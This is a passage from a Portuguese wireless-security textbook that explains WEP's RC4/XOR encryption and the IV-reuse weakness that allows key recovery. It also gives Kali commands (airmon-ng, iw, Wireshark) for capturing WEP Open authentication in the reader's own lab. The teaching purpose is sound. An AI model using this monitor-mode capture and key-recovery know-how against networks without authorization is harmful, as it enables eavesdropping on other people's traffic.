O principal problema em redes OPN é a ausência de criptografia, uma vez que os dados podem ser interceptados pela interface em modo monitor, mesmo que o atacante não esteja associado à rede. Se for aplicado um sistema de criptografia, a rede torna-se mais segura?





Figura 5.9 – Ataque de Deauth.

5.2 Criptografia WEP

Com o intuito de proteger os dados da rede, a criptografia WEP (*Wired Equivalent Privacy*) acrescenta criptografia aos pacotes que circulam na rede wireless. Dessa forma, caso um atacante capture os pacotes, eles estarão criptografados, tornando a sua leitura ilegível. O nome WEP (Privacidade equivalente a redes cabeadas) foi dado a uma analogia de redes cabeadas: somente as estações conectadas via cabo usufruem da rede. Como em redes wireless não há a utilização de cabos, a criptografia faria esse papel: somente as estações com acesso à chave WEP criptográfica podem conectar-se à rede

e usufruir dela. O WEP utiliza o algoritmo RC4 para criptografia de seus dados e o problema desse algoritmo é que a sua quebra pode ser realizada em

questão de minutos via criptoanálise.

Mesmo ultrapassado, muitas redes ainda o utilizam e acreditam estar seguros.

5.2.1 Algoritmo RC4

O RC4 é uma cifra matemática simétrica (com a mesma chave é possível criptografar e descriptografar o texto) e utiliza o XOR como algoritmo matemático: as variáveis de entrada vão sempre produzir determinada saída.

Vamos usar a tabela XOR para melhor entendimento sobre esse algoritmo (Tabela 5.1).

Tabela 5.1 – Tabela XOR

Entrada A Entrada B

Saída C

Texto

Chave

Dados criptografados

0

0

0

0

1

1

1

0

1

1

1

0

Por exemplo, supondo que desejamos criptografar o texto em claro 1100 com a chave (senha) 0101, seguindo a tabela 5.1, os dados criptografados serão 1001. A tabela 5.2 mostra esse processo.

Tabela 5.2 – Processo de criptografia

Criptografia

Texto em claro

1100

Chave

0101

Dados criptografados 1001

O processo para descriptografar um dado criptografado é análogo: são necessários os dados criptografados e a mesma chave (senha) utilizada na cifragem. Realizando esse processo, os dados obtidos são os dados em claro. A tabela 5.3 mostra esse processo.

Tabela 5.3 – Processo de descriptografia

Descriptografia


Dados criptografados 1001

Chave

0101

Texto em claro

1100

Da mesma forma trabalha o WEP: os dados criptografados com uma chave

simétrica descriptografam o tráfego de dados, chegando aos dados em claro (sem criptografia).

No WEP a criptografia do pacote é representada pela figura 5.10.

Figura 5.10 – Criptografia dos dados WEP. Fonte: Backtrack WiFu: an introduction to practical wireless attacks v.2.0 (p. 128).

Para cada pacote transmitido em redes WEP, o transmissor deve criar um IV (*Initialization Vector* – uma chave dinâmica de 24 bits) para o seu pacote,

que é combinado com a chave estática (*key*). A chave irá passar por duas funções matemáticas (KSA e o PRGA) para obtenção do *keystream* (senha WEP criptografada). O IV, que foi utilizado para cifragem da senha WEP, também é usado em claro na mensagem cifrada final.

É realizado um XOR entre o keystream e a mensagem (*Message*) com o ICV, gerando a mensagem encriptada (*Encrypted Message*).

O ICV (*Integrity Check Value*) utiliza o CRC para checagem de erros. O ICV é gerado por meio da mensagem em claro e enviado junto ao pacote final (isso porque o destino precisa receber esse valor para checar se a mensagem que recebeu está OK).

O processo de descriptografia do pacote é mostrado pela figura 5.11.





Figura 5.11 – Processo para descriptografar um pacote WEP criptografado. Fonte: Backtrack WiFu: an introduction to practical wireless attacks v.2.0 (p. 129).

O objetivo da descriptografia é obter o texto em claro (*Plaintext Message*). O texto criptografado (Encrypted Message) com a chave somente será

descriptografado com a mesma chave, além de que a chave não trafega dentro do pacote (o que trafega é o IV e o ICV para checagem de erros).

Pois bem, já temos o IV (é colocado no início do pacote) e a mensagem encriptada com tudo dentro. Por meio da mensagem encriptada é possível obter a chave (key).

Para obtermos o texto em claro, devemos montar o pacote. Para isso, uma chave (key) é utilizada e todo o processo de criptografia é repetido (a concatenação entre a key e o IV é repassada ao algoritmo KSA e depois ao algoritmo PRGA) para geração do keystream.

O WEP baseia-se no algoritmo matemático XOR (Entrada A + Entrada B produzem saída C), ou seja, temos a mensagem encriptada (Entrada A) e o keystream (Entrada B); a saída (saída C) será o texto em claro.

A última etapa consiste em aplicar um CRC-32 sobre o texto puro para geração do ICV.

Caso o ICV que foi gerado por essa chave seja o mesmo que o ICV recebido no corpo da mensagem (lembre-se de que o ICV correto é gerado por meio da chave correta e inclusa no corpo da mensagem no processo de criptografia do pacote), a senha é a mesma (somente a senha correta gera o ICV correto, se a senha for errada, o seu ICV será diferente).

O problema do WEP reside na forma de construção da mensagem encriptada: o IV é uma chave dinâmica que é alterada a cada novo pacote enviado.

Assim, teoricamente, ele sanaria o problema gerando mensagens encriptadas diferentes usando a mesma chave estática (key), tirando o fato que o WEP reutiliza o IV em diversas situações. Assim, a mensagem encriptada sempre será a mesma com IVs e chaves estáticas iguais.

Determinadas técnicas, como a geração de ARP Request (usado pelo Aireplay-ng), forçam a geração de pacotes e vários IVs são repetidos: quanto mais pacotes com o seu conteúdo conhecido (por exemplo, um ARP Reply) forem capturados, maior é a quantidade de IVs capturados e maior é a probabilidade, por meio de criptoanálise, de encontrar a chave estática (key).

A falha do WEP se deve por dois motivos: primeiro porque os IVs são trafegados em claro, sem nenhum tipo de criptografia no início do pacote (o receptor prescisa saber o IV para descriptografar a mensagem encriptada); segundo por conta da cifragem XOR: tem-se conhecimento da mensagem encriptada (encrypted message), a chave encriptada (keystream), e o texto em claro (plaintext message) do pacote ARP Reply. Assim, aplicando um XOR entre esses três valores, a chave estática (key) é obtida (Figura 5.11).

5.2.2 Autenticação WEP

A autenticação WEP pode ocorrer de duas formas: WEP OPN e WEP SKA.

WEP OPN (Open)

Em redes WEP OPN, o processo de autenticação e associação ocorre da mesma forma que em redes OPN, ou seja, com exceção da chave (key) e dos

pacotes criptografados, não há nenhum outro mecanismo de proteção.

Observação: qualquer STA pode se conectar a uma rede WEP OPN, inclusive com a chave errada,


porém esse processo irá falhar. O AP irá enviar os pacotes criptografados com o ICV correto, o

STA irá receber esses pacotes e tentará descriptografá-los com a chave errada e,

consequentemente, o ICV não será igual.

Capturando conexões WEP OPN

Para realizar a captura do processo de autenticação, execute os passos a

seguir:

1. Configure o ponto de acesso para que a criptografia seja WEP OPN

(Figura 5.12).

Figura 5.12 – Configurando o ponto de acesso com a criptografia WEP OPN.

2. Finalize os processos pelo airmon-ng. A princípio não será utilizado a suíte Aircrack-ng, porém habitue-se a finalizar processos desnecessários. Além disso, certifique-se de que a interface wlan0 esteja ativa (up):

root@kali# **airmon-ng check kill**

root@kali# **ifconfig wlan0 up**

3. Realize um escaneamento para determinação do canal de operação da rede em teste:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iw dev wlan0 scan**

BSS 74:ea:3a:e1:e8:66 (on wlan0)

TSF: 7233596934 usec (0d, 02:00:33)

freq: 2427

beacon interval: 100

capability: ESS Privacy ShortPreamble ShortSlotTime (0x0431)

signal: -29.00 dBm

last seen: 0 ms ago

Information elements from Probe Response frame:

SSID: TP-LINK_E1E866

Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0

DS Parameter set: channel 11

4. Inicie a interface wireless em modo monitor e configure-a para operar no mesmo canal que a rede em teste:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

root@kali# **iw dev mon0 set channel 11**

5. Faça a captura com o sniffer Wireshark na interface em modo monitor (Figura 3.9):

root@kali# **wireshark**

6. Caso o leitor tenha familiaridade com o Wireshark, deverá descriptografar o tráfego de dados com a senha da rede WEP. Do contrário, no capítulo 8, “Conectando e capturando o tráfego em redes criptografadas”, há indicações de como o Wireshark é utilizado para descriptografar pacotes WEP.

7. Conecte um dispositivo wireless qualquer à rede (celular, tablet etc.).

8. Nesse momento, o processo de autenticação de uma rede WEP OPN foi realizado com sucesso e a captura de dados com o Wireshark pode ser interrompida.

É enviado o beacon do AP para o endereço de broadcast, da mesma forma como ocorria em redes OPN. Porém o campo IEEE 802.11 wireless LAN

management frame > Fixed parameters > Capabilities Information > Privacy: AP/STA can support WEP está sinalizando 1, indicando uma rede WEP ou WPA/WPA2 (Figura 5.13).





Figura 5.13 – Beacon sinalizando a rede WEP.

Analisando o campo IEEE 802.11 wireless LAN management frame > Tagged parameters, não há nenhum campo dentro de Vendor Specific indicando a criptografia WPA, sendo portanto WEP (Figura 5.14).

Da mesma forma que em redes OPN, em redes WEP OPN, caso o STA já tenha se conectado ao AP em outras circunstâncias, emite o Probe Request. O AP responde com Probe Response.





Figura 5.14 – Não há indícios de que se trata de um pacote WPA/WPA2.

Uma vez determinado o tipo de criptografia, é necessário distinguir se essa criptografia será WEP OPN ou WEP SKA. A etapa que será responsável por essa distinção é a fase de autenticação. Assim, o STA fará um pedido de Authentication Request, pedindo para ser autenticado. O campo IEEE 802.11 wireless LAN management frame > Fixed parameters > Authentication Algorithm: Open System(0), indica que foi enviado um pedido de autenticação aberta (OPN) para a rede WEP. Como a resposta foi positiva Status Code: Successful, trata-se de uma rede WEP OPN. O AP responderá

com Authentication response (Figura 5.15).

Como o processo de autenticação está OK, na próxima etapa, o STA envia o pedido de Association request e o AP responde com Association response.

No término de sua conexão, o cliente wireless envia os frames de desassociação e desautenticação, saindo da rede.





Figura 5.15 – Enviado um status de Sucesso (successful) para o algoritmo Open System.

WEP Shared Key (SKA)

Nesse tipo de autenticação, é utilizado um desafio (*challenge*) como

mecanismo de autenticação do STA, somente com o challenge certo é possível conectar-se à rede (Figura 5.16).





Figura 5.16 – Autenticação WEP SKA. Fonte: Bactrack WiFu: an introduction to practical wireless attacks v.2.0 (p. 91).

Nesse sistema, o processo de autenticação é realizado por meio do challenge:

1. Primeiro é realizado o pedido de autenticação ao AP.

